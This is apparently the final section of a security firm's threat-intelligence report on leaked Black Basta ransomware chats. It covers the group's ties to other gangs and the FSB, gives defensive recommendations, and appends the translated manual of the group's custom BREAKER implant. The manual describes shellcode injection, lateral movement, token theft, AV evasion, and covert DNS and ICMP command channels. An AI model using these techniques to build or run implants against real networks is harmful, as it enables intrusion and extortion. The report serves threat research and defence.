2024-07-18 09:43:35, @usernamegg:matrix.bestflowers247.online, you worked closely with them,	2024-07-18 09:43:35, @usernamegg:matrix.bestflowers247.online, ты с ними плотно работал ,
2024-07-18 09:43:36, @usernamegg:matrix.bestflowers247.online, ?	2024-07-18 09:43:36, @usernamegg:matrix.bestflowers247.online, ?
2024-07-18 09:43:42, @usernamegg:matrix.bestflowers247.online, or ari	2024-07-18 09:43:42, @usernamegg:matrix.bestflowers247.online, или ари
2024-07-18 09:44:23, @chuck:talks.icu, and I looked at it yesterday before sleep)	2024-07-18 09:44:23, @chuck:talks.icu, а я вот вчера перед сном посмотрел)
2024-07-18 09:44:35, @chuck:talks.icu, no, I didn't intersect with them at all	2024-07-18 09:44:35, @chuck:talks.icu, не, я с ними никак не пересекался
2024-07-18 09:44:38, @chuck:talks.icu, ari knows people from there	2024-07-18 09:44:38, @chuck:talks.icu, ари знает оттуда людей
2024-07-18 09:44:49, @chuck:talks.icu, bentley	2024-07-18 09:44:49, @chuck:talks.icu, бентли
2024-07-18 09:44:53, @usernamegg:matrix.bestflowers247.online, fucking hell)	2024-07-18 09:44:53, @usernamegg:matrix.bestflowers247.online, ебаный пиздец)
2024-07-18 09:44:58, @chuck:talks.icu, bentley is from rf, works for fsb	2024-07-18 09:44:58, @chuck:talks.icu, бентли из рф, работает на фсб
2024-07-18 09:45:01, @usernamegg:matrix.bestflowers247.online, sorry for the swearing	2024-07-18 09:45:01, @usernamegg:matrix.bestflowers247.online, сорян за мат
2024-07-18 09:45:12, @chuck:talks.icu, there's too little info so far	2024-07-18 09:45:12, @chuck:talks.icu, пока инфы слишком мало

2024-07-18 09:45:16, @chuck:talks.icu, don't know what happened there 2024-07-18 09:45:24, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> bentley is from rf, works for fsb crypter? 2024-07-18 09:45:30, @chuck:talks.icu, no no 2024-07-18 09:45:39, @chuck:talks.icu, different one, one of the main tricks 2024-07-18 09:45:49, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> bentley is from rf, works for fsb I don't know him	2024-07-18 09:45:16, @chuck:talks.icu, хз что там произошло 2024-07-18 09:45:24, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> бентли из рф, работает на фсб криптер? 2024-07-18 09:45:30, @chuck:talks.icu, не не 2024-07-18 09:45:39, @chuck:talks.icu, другой, один из главных триков 2024-07-18 09:45:49, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> бентли из рф, работает на фсб я его не знаю

Conversations confirm ***gg*** had connections with individuals involved in Cactus and Trickbot. Similarly, information indicates attacker Ari maintained ties with Trickbot-affiliated individuals. These findings suggest Black Basta members commonly maintain relationships across multiple attack groups, revealing potentially extensive networks among cyber threat actors.

Connections with Intelligence Agencies in Conversations

Conversations Indicating Involvement with Intelligence Agencies

Translated	Original Text
2024-03-04 14:22:13, @tinker:matrix.bestflowers247.online, an acquaintance from the second team, who knows that I work for you, passed on that the office is looking for you. They have questions about your targeting of "friendly countries". I've known him since around 21st year, so I decided it's better to pass this on to you, just in case. 2024-03-04 14:22:45, @tinker:matrix.bestflowers247.online, And these are very restless times, they really are tearing and throwing lightning in all directions because of navalny. 2024-03-04 14:23:06, @tinker:matrix.bestflowers247.online, Well and you know yourself - as soon as political movements begin - they come to conti, it was already like this before the war 2024-03-04 14:27:41, @usernamegg:matrix.bestflowers247.online, so 2024-03-04 14:27:50, @usernamegg:matrix.bestflowers247.online, what second team? what person? [omitted] 2024-03-04 14:29:28, @usernamegg:matrix.bestflowers247.online, that the office is looking for you - what office fsb, fso, department K? [omitted] 2024-03-04 14:31:55, @tinker:matrix.bestflowers247.online, Second team - blacksuit, royal. Person - one of their pentesters. I know him as "alpha", seems like "forest" is also him. 2024-03-04 14:33:05, @tinker:matrix.bestflowers247.online, He didn't elaborate much - said "hit a friendly country with locker" - literally 2024-03-04 14:33:23, @usernamegg:matrix.bestflowers247.online, we don't touch anyone from friendly countries 2024-03-04 14:33:29, @tinker:matrix.bestflowers247.online, Office - this is FSB	2024-03-04 14:22:13, @tinker:matrix.bestflowers247.online, мне знакомый из второй тимы, который знает, что я работаю у тебя передал, что тебя ищет контора. У них вопросы по твоему таргетированию "дружественных стран". Я его знаю где-то с 21го года, так, что решил, что такое лучше тебе передать, на всякий случай. 2024-03-04 14:22:45, @tinker:matrix.bestflowers247.online, А то времена сейчас очень неспокойные, они и правда из-за навальнят сейчас рвут и мечут молнии во все стороны. 2024-03-04 14:23:06, @tinker:matrix.bestflowers247.online, Ну и ты сам знаешь - как только начинается политическая движуха - приходят к конти, перед войной уже так было 2024-03-04 14:27:41, @usernamegg:matrix.bestflowers247.online, так 2024-03-04 14:27:50, @usernamegg:matrix.bestflowers247.online, что за вторая команда? что за чел? [omitted] 2024-03-04 14:29:28, @usernamegg:matrix.bestflowers247.online, что тебя ищет контора - какая контора фсб , фсо, отдель К? [omitted] 2024-03-04 14:31:55, @tinker:matrix.bestflowers247.online, Вторая команда - блэксют, роял. Чел - один из их пентестеров. Я его как "альфа" знаю, вроде "форест" ещё он же. 2024-03-04 14:33:05, @tinker:matrix.bestflowers247.online, Он не особо распространялся - сказал "вьебали локером дружественную страну" - дословно 2024-03-04 14:33:23, @usernamegg:matrix.bestflowers247.online, мы никого не трогаем из дружественных стран 2024-03-04 14:33:29, @tinker:matrix.bestflowers247.online, Контора - это ФСБ

2024-03-04 14:34:02, @tinker:matrix.bestflowers247.online, I know that we don't touch, if we really did touch - I wouldn't be talking to you about this now)	2024-03-04 14:34:02, @tinker:matrix.bestflowers247.online, Я знаю, что не трогаем, если бы трогали действительно - я бы не говорил с тобой сейчас об этом)
2024-03-04 14:35:20, @usernamegg:matrix.bestflowers247.online, Let him say specifically	2024-03-04 14:35:20, @usernamegg:matrix.bestflowers247.online, Пускай скажет конкретно
2024-03-04 14:35:26, @usernamegg:matrix.bestflowers247.online, who we're talking about	2024-03-04 14:35:26, @usernamegg:matrix.bestflowers247.online, о ком идет разговор
2024-03-04 14:35:47, @usernamegg:matrix.bestflowers247.online, we could have caught a trust of a friendly country	2024-03-04 14:35:47, @usernamegg:matrix.bestflowers247.online, мы могли траст зацепить дружественной страны
2024-03-04 14:36:13, @usernamegg:matrix.bestflowers247.online, we don't target countries we are friends with	2024-03-04 14:36:13, @usernamegg:matrix.bestflowers247.online, мы не ставим страны с которыми мы дружим
2024-03-04 14:36:24, @usernamegg:matrix.bestflowers247.online, only if trust for example the company itself is USA	2024-03-04 14:36:24, @usernamegg:matrix.bestflowers247.online, только если траст например контора сама USA
[omitted]	[omitted]
2024-03-04 14:45:57, @usernamegg:matrix.bestflowers247.online, haven't seen royal for a long time	2024-03-04 14:45:57, @usernamegg:matrix.bestflowers247.online, роял давно не видел
2024-03-04 14:46:18, @usernamegg:matrix.bestflowers247.online, blacksuit - is this a locker?	2024-03-04 14:46:18, @usernamegg:matrix.bestflowers247.online, блэксют - это локер?
2024-03-04 14:46:33, @tinker:matrix.bestflowers247.online, royal is no more - they are now called blacksuit	2024-03-04 14:46:33, @tinker:matrix.bestflowers247.online, роял больше нет - они теперь blacksuit называются
2024-03-04 14:46:42, @tinker:matrix.bestflowers247.online, it's both locker and the group itself	2024-03-04 14:46:42, @tinker:matrix.bestflowers247.online, это и локер и сама группа
2024-03-04 14:46:53, @tinker:matrix.bestflowers247.online, but it's all the same people	2024-03-04 14:46:53, @tinker:matrix.bestflowers247.online, но это всё те же люди
2024-03-04 14:47:02, @usernamegg:matrix.bestflowers247.online, uh-huh	2024-03-04 14:47:02, @usernamegg:matrix.bestflowers247.online, ага

tinker received a warning from BlackSuit (Royal's rebrand) associates that FSB sought ***gg*** for 'attacks on friendly nations,' and relayed this information. ***tinker*** stated, 'when political movements begin, they come to Conti, same as before the war,' suggesting past authority contact with ransomware groups. This exchange reveals how Russian cybercrime groups face official pressure and intervention based on political circumstances.

Other conversations

Mentions of Stormous

Translated	Original Text
2024-03-12 19:52:57, @usernamegg:matrix.bestflowers247.online, is there anything else? [omitted] 2024-03-12 21:21:41, @usernamegg:matrix.bestflowers247.online, https://www.bleepingcomputer.com/news/security/duvel-says-it-has-more-than-enough-beer-after-ransomware-attack/ 2024-03-12 21:21:57, @usernamegg:matrix.bestflowers247.online, Stormous ransomware do you have any relation to them? [omitted] 2024-03-12 21:51:46, @tinker:matrix.bestflowers247.online, No	2024-03-12 19:52:57, @usernamegg:matrix.bestflowers247.online, есть еще что то? [omitted] 2024-03-12 21:21:41, @usernamegg:matrix.bestflowers247.online, https://www.bleepingcomputer.com/news/security/duvel-says-it-has-more-than-enough-beer-after-ransomware-attack/ 2024-03-12 21:21:57, @usernamegg:matrix.bestflowers247.online, Stormous ransomware ты какое то отношение к ним имеешь? [omitted] 2024-03-12 21:51:46, @tinker:matrix.bestflowers247.online, Nea

gg referenced news about a company attacked by Stormous ransomware group and asked ***tinker*** about connections with Stormous, which ***tinker*** immediately denied. This inquiry assumes lateral connections among actors and reveals intent to clarify and understand collaborators' and members' ties with external organizations.

9. Conclusion

The analysis of about 200,000 chat logs revealed key details about Black Basta’s structure and operations.

The group operated from physical offices with task delegation and daily management structures. However, their communications exposed internal problems: conflicts between members, dropping motivation, and constant fear of law enforcement. These day-to-day conversations were invaluable for understanding how sophisticated modern cyberattacks function and how cybercriminal organizations think and behave.

From a technical perspective, the group combined many tools and techniques, including scripts, malware, zero-day exploits, and known vulnerabilities. They showed advanced skills and the ability to develop their own attack tools, and displayed flexibility by adopting new technologies such as generative AI.

Analysis of organizational aspects revealed interconnections with other threat actors, cross-group personnel movements, and indications of possible rebranding efforts. These findings indicate potential scenarios where operations resume under new group identities or Black Basta's technical capabilities transfer to other attack groups.

Previous studies have consistently identified financial motivation as the driving force behind ransomware operations, and our analysis revealed Black Basta operated under the same principle, treating monetary gain as their primary objective. Their conversations illustrated a calculated methodology: comprehensive financial profiling of target companies to strategically maximize ransom amounts while maintaining realistic payment expectations. Significantly, the logs contained references to multiple Japanese enterprises, including organizations that had not made any public disclosure of security incidents.

The operational realities exposed in the chat logs constituted vital intelligence for defensive teams. While basic security controls - including timely patching, strict credential governance, and multi-factor authentication - are universally effective against diverse threat types, not just ransomware, these conversations revealed something particularly instructive: the attackers' persistent challenges in gaining initial foothold demonstrated the paramount importance of early-stage intrusion detection and prevention.

Beyond fundamental measures, organizations must build multi-layered defenses including PowerShell usage restrictions and malicious command-line monitoring. Evidence of attackers testing antivirus behavior and leveraging new technologies like generative AI demonstrates that technical measures alone prove insufficient. Continuous employee training based on attack scenarios enhances actual response capabilities against threats.

Since cyberattack groups operate covertly and remain largely invisible, people tend to view cyber threats as something that happens to others, not themselves. But recognizing the reality of their operations and understanding their evolving methods is the first step toward building strong defenses.

Appendix

BREAKER’s Attack Tool Manual

Below is the detailed BREAKER manual extracted from the chat logs. The contents of this manual confirm that the Black Basta group has independently developed a multifunctional attack tool, demonstrating the group's high level of technical capabilities.

Translated
2024-03-25 10:03:26, @usernameyy:matrix.bestflowers247.online

Autoscroll for tabs is now unified.
Removed unreadable processes from the bottom of the inject menu.
Renamed the “remove unusable” button to “Filter by injectable.”
Now, along with the process counter, information is also provided on how many of them are blue and red. In the inject window, there is detailed information for each process, plus filters:

Total red processes: The total number of processes highlighted in red (AV). Next to the label is a “filter” button that will sort only the red ones.

Total blue processes: Client applications. Next to the label is a “filter” button that will sort only the blue ones.

Complete documentation with the applied changes (if I forgot to mention something here, it should be in there):

```
===============CONNECTING TO WEB PANEL================
<Masked: URL>
basic auth:
<Masked: Credentials>
<Masked: Credentials>
=======================================================
```

- cd - change directories
- shell <cmd> - execute in cmd
- ea - execute assembly (C#), alias: execute_assembly
  (requires middleware, not sent by default; run these two commands in order before execution: gap -> sm)
- ls - alias for shell dir
- inject <int> - inject itself into a process by ID
- shinject <int> - inject shellcode into a process by ID
- locallistener <int> - start a local listener on the specified port, alias: ll
- exit - disconnect this breaker (without reconnection attempts)
- jump <pc_name> - jump to another machine and run itself there
- remote_exec <pc_name> <cmd> - execute a command remotely
- remote_exec ESXI7WIN2019V3 C:¥Users¥Public¥Braker.exe , alias: re
- make_token <domain>¥<username> <password> - obtain a token for the given user;
  use a dot instead of a domain if the user is local, alias: mt
- rev2self - reset token

- ps <optional: cache> - get processes;
  if “cache” is specified (ps cache), the cached value will be returned. Recommended to avoid traffic detection. To update the cache, run the command once without the cache option.
- sleep <number> - by default, uses “smart sleep”:
  the breaker will ping every 5 seconds (default). If a command arrives, it executes immediately.
- upload <filename> - upload a file with the name specified as the first argument; a file selection window will appear.

net commands:

- net domain - get the current domain name
- net domain_trusts - get a list of inbound & outbound trusts;
  aliases: dt, trusts, trust, domain_trust
- getarchandpid - get architecture and PID;
  required before execute assembly. Alias: gap
- gcn - GetComputerName
- gpn - GetProcessName
- gdn - GetDomainName
- status - get current command load status
  (for DNS and ping servers, useful if there’s a lot of data)
- sm - get middleware (needed for sharp inject)

Q: Why load middleware manually?
A: It could be done automatically, but that takes more time and increases the chance of AV detection. If you don’t plan to use .NET, why load the payload right away? In memory, it’s stored as a separate EXE, making it easy to find. In the future, there will be encryption or conversion to shellcode (the latter is more likely).

User Interface Description:

- Login button: sends an authorization request to the main server
  (currently happens automatically; no need to press).
- Interact button: adds the target to the tab list and makes it active for interaction.
- Ban client: ban a client by IP;
  they won’t be able to connect again until the main server restarts.
- Disconnect client: remove the client from the list (e.g., if unresponsive for a long time);
  they will reconnect later if they rejoin the network.

ProcessName”column: shows the process running the breaker; hover to see the FULL file path.

Autoscroll checkbox above the console: if checked, new operator commands and target responses will scroll the console to the bottom automatically.

Input panel at the very bottom, appears after pressing “Interact”:
Can be resized vertically by hovering over the top-right corner of the console (small expansion icon), then clicking and dragging.

Up/down arrows: command history.

Tab key is currently disabled to prevent accidental browser navigation; command autofill is in progress.

Small box in the top right to adjust console height.

Above the input panel is the current working directory, which is saved. (In future silent mode, there will be no working directory to avoid suspicious behavior.)

Right-clicking a table row opens a custom context menu:

- Self inject: opens a window listing processes on the computer (first request without cache - ps), allowing self-propagation.

In the window, “Filter by injectable” removes processes that cannot be injected into.

Total red processes: total number of red-highlighted processes (AV); “filter” button sorts only reds.

Total blue processes: client apps; “filter” button sorts only blues.

- Get processes: request process list (same as ps in console).

Global Logs tab: for technical use; nothing bad will happen if you type a command there.

Server Description:

The program now includes basic RC4 encryption between client and server until replaced with a stronger alternative. This is sufficient for now (until the protocol is reverse-engineered).

Arguments:

- port <int>: use this port for everything except shellcode (EXE).
- silent: silent mode; currently doesn’t send certain programs on startup to avoid AV detection.

Supported Protocols:
(exp) = experimental version, may contain bugs.

Tcp / DNS (exp) / PING (exp)

TCP:
Custom message exchange protocol using raw TCP. Most exposed and easiest to track, but fastest. Covered with RC4.

DNS:
Based on https://www.ietf.org/rfc/rfc1035.txt. Currently only has a malformed frame mode: sends data -> rc4 -> base64 in a broken format for parsers, which may evade detection since standard parsers won’t recognize it (but will still see it as a DNS request). Future plans:valid packet spoofing using different domain levels, TXT records.

PING:
Sends ICMPv2 packets with RC4 payload instead of alphabet. Ping is rarely disabled, may bypass certain firewalls.

Error Codes:

- 10: middleware for sharp inject not saved (use gap -> sm)

- 232: middleware pipe closed (contact developer)

Original Text

2024-03-25 10:03:26, @usernameyy:matrix.bestflowers247.online, Автоскролл для табов теперь общий Убрал нечитаемые процессы снизу инжекта меню Переименовал кнопку remove unusable -> Filter by injectable Теперь с каунтером процессов также приходит информация сколько голубых и красных из них. В окне инжекта есть подробно по каждому процессу + фильтры: Total red processes это всего подсвечено крассных процессов (ав). Возле надписи кнопка filter которая отсортирует только красные. Далее Total blue processes это клиентские приложения. Возле надписи кнопка filter которая отсортирует только голубые. Полная документация со внесенными изменениями (если я что-то забыл написать сейчас, то тут это должно быть): ``` ================ПОДКЛЮЧЕНИЕ К WEB ПАНЕЛИ================
<Masked: URL>
basic auth:
<Masked: Credentials>
<Masked: Credentials>

===
cd - перемещение по папкам
shell <cmd> - выполнение в cmd
ea - execute assembly (c#), алиас: execute_assembly
  (требуется мидл, не присылается сам по себе, 2 команды по порядку перед экзекутом: gap->sm)
ls - алиас для shell dir
inject <int> - инжектнуть самого себя в процесс id.
shinject <int> - инжектнуть шеллкод в процесс id.
locallistener <int> - запустить локальный листенер на указанном порту, алиас: ll
exit - отключить данный брейкер (без попыток переподключения)
jump <pc_name> - прыгнуть на другую машину и запустить себя же
remote_exec <pc_name> <cmd> - удаленный запуск команды
remote_exec ESXI7WIN2019V3 C: ¥Users¥Public¥Braker.exe , алиас: re
make_token <domain>¥<username> <password> - Получить токен данного юзера, вместо домена точка, если юзер локальный, алиас: mt
rev2self - Reset token
ps <optional: cache> - Получить процессы при указании cache (ps cache) будет возвращено кэшированное значение команды, рекомендую использовать это потому что не палит трафик. Чтобы обновить кэш достаточно 1 раз запросить команду без кэша
sleep <number> - По умолчанию работает "умный слип", брейкер будет пинговать каждые 5 (дефолт) секунд. Но если появится команда - он ее выполнит моментально.
upload <filename> - Загрузить файл с именем, который указан в первом аргументе. Появится окно с выбором файла для загрузки. описание команды net:
net domain - получить актуальное имя домена
net domain_trusts - получить список inbound & outbound трастов, алиасы для domain_trusts: dt, trusts, trust, domain_trust getarchandpid - получить архитектуру и пид, только после этой команды становится доступен execute assembly. алиас: gap
gcn - GetComputerName
gpn - GetProcessName
gdn - GetDomainName
status - Получить текущий статус загрузки команды (для днс и пинг серверов, если много данных узнать статус загрузи)

sm - получить миддлвейр (нужен для инжекта шарпа).
Q: Почему мидлвейр нужно грузить вручную?
A: Можно сделать автоматически, но тогда это и времени больше и больше шанс, что ав спалит. Если не собираетесь использовать .net, то зачем сразу грузить пейлоад? В памяти он хранится как отдельный exe. Поэтому найти его достаточно легко, в будущем будет шифрование или переделано на шеллкод (последнее более вероятно).
================================
Описание юзерского интерфейса: Кнопка
Login - послать запрос авторизации в головной сервер (сейчас нажимать не требуется, происходит автоматически) Кнопка
Interact - Добавляет таргет в список вкладок, делает его активным для взаимодействия
Ban client - Забанить клиента по айпи, больше подключиться не сможет до перезагрузки головного сервера
Disconnect client - убрать клиента из списка (например, если он давно не отвечает), он передподключится позже, если войдет в сеть еще раз
Столбик "ProcessName" показывает процесс из под которого запущен брейкер, если навести - будет показан ПОЛНЫЙ путь до файла
Справа над консолью Autoscroll чекбокс, если нажат, то новые команды операторов и ответы от таргетов будут скролить консоль до конца
Панель ввода в самом низу, появляется после нажатия на кнопку Interact.
Возможности панели ввода:
Панель можно расширять вертикально, чтобы это сделать, надо мышкой навестись на правый верхний угол консоли, там маленькая иконка расширения, затем нажимаем и двигаем в направлении расширения
Стрелочки вверх вниз для истории команд
Таб здесь заблочен на данный момент, чтобы не прыгать по браузеру от миссклика, в работе автофил команд
Сверху справа маленький бокс для изменения вертикального размера консоли

Над панелью ввода текущая рабочая директория, она сохраняется. (В будущем при тихом режиме сервера не будет рабочей директории, деф это палит как подозрительное поведение)
Если нажать правую кнопку мыши (пкм дальше) на строчке в таблице, будет открываться кастомное контекстное меню:
Self inject - откроется окно со список процессов данного компьютера (сначала надо их запросить без кэша - ps), можно будет самораспространиться.
   - В окне есть кнопка Filter by injectable. Удалятся процессы, в которые в данный момент заинжектиться невозможно.
   Total red processes это всего подсвечено крассных процессов (ав). Возле надписи кнопка filter которая отсортирует только красные.
   Далее Total blue processes это клиентские приложения. Возле надписи кнопка filter которая отсортирует только голубые.
Get processes - запросить список процессов (то же самое, что и ps в консоль)

Вкладка Global Logs нужна для технического использования, ничего страшного не будет если написать туда команду

Описание сервера:

В программу добавлено базовое шифрование rc4 между клиентом и сервером, до тех пор пока я не заменю на более стойкий аналог. На первое время этого достаточно (пока мой протокол не расшифруют)

Аргументы:
-port <int> использовать порт для всего, что не шеллкод (exe)
-silent тихий режим, на данный момент он не шлет некоторые программы, чтобы ав не спалил на запуске Поддержка
протоколов:
(exp) - означает экспериментальную версию и может содержать ошибки.

Tcp/DNS (exp) /PING (exp)

TCP:

Собственный протокол обмена сообщениями, использует tcp без надстроек. Наиболее открыт, легко отследить, однако самый быстрый. Накрыт сверху RC4.

DNS:

Протокол берет за основу https://www.ietf.org/rfc/rfc1035.txt эту базу. В качестве способа обмена сообщениями. В данный момент имеет только режим malformed frame, посылает на сервер data->rc4->base64 данные в поломанном формате для парсеров, может помочь от детектов, тк стандартные парсеры не распознают пакет (но будут видеть, что это днс запрос). В будущем планируется добавить несколько режимов DNS: маскировка под валидный пакет с использованием различных уровней домена, TXT запись.

PING:

Программа будет слать ICMPv2 пакеты и вместо алфавита будет использоваться полезная нагрузка под rc4. Пинг редко отключают, может помочь против различных фаерволов.

Коды ошибок:
10 - не сохранен мидлвейр для инжекта шарпа (используйте gap->sm)
232 - закрылся пайп миддла (написать разработчику)

Terms of Use

Important Notice

Multiple translation tools including generative AI were used for chat log translation, and our company makes no guarantees regarding translation accuracy. Please understand this in advance.

The content described in this material represents independent research and analysis results by MBSD Cyber Intelligence Group (CIG). The chat logs that were the subject of analysis are quoted as Original Text, which may contain inappropriate or offensive expressions, but modifications have been kept to the minimum necessary to maintain the nature of the source material.

Secondary Use

This material may be freely quoted and reproduced for non-commercial purposes only by clearly indicating the source. When using this material, please clearly state "MBSD Cyber Intelligence Group (CIG)" as the source.

* There is no problem with using parts of this material as quotes or reference information for publications, paid seminars, media coverage, and other formats that generate revenue for users. However, please refrain from selling or distributing this material itself for commercial purposes.

Copyright Notice

Intellectual property rights regarding the information, images, designs, layouts, logos, trademarks, etc. published in this document belong to Mitsui Bussan Secure Directions, Inc. (MBSD) or rights holders who have authorized MBSD to use them. Unauthorized reproduction and reproduction are prohibited.

Contact Information

Please contact us at the following URL for communications or inquiries regarding usage.

https://www.mbsd.jp/contact/

Mitsui Bussan Secure Directions, Inc.
https://www.mbsd.jp/

三井物産セキュアディレクション株式会社
Mitsui Bussan Secure Directions, Inc.

Cyber Intelligence Group

https://www.mbsd.jp

@mbsdnews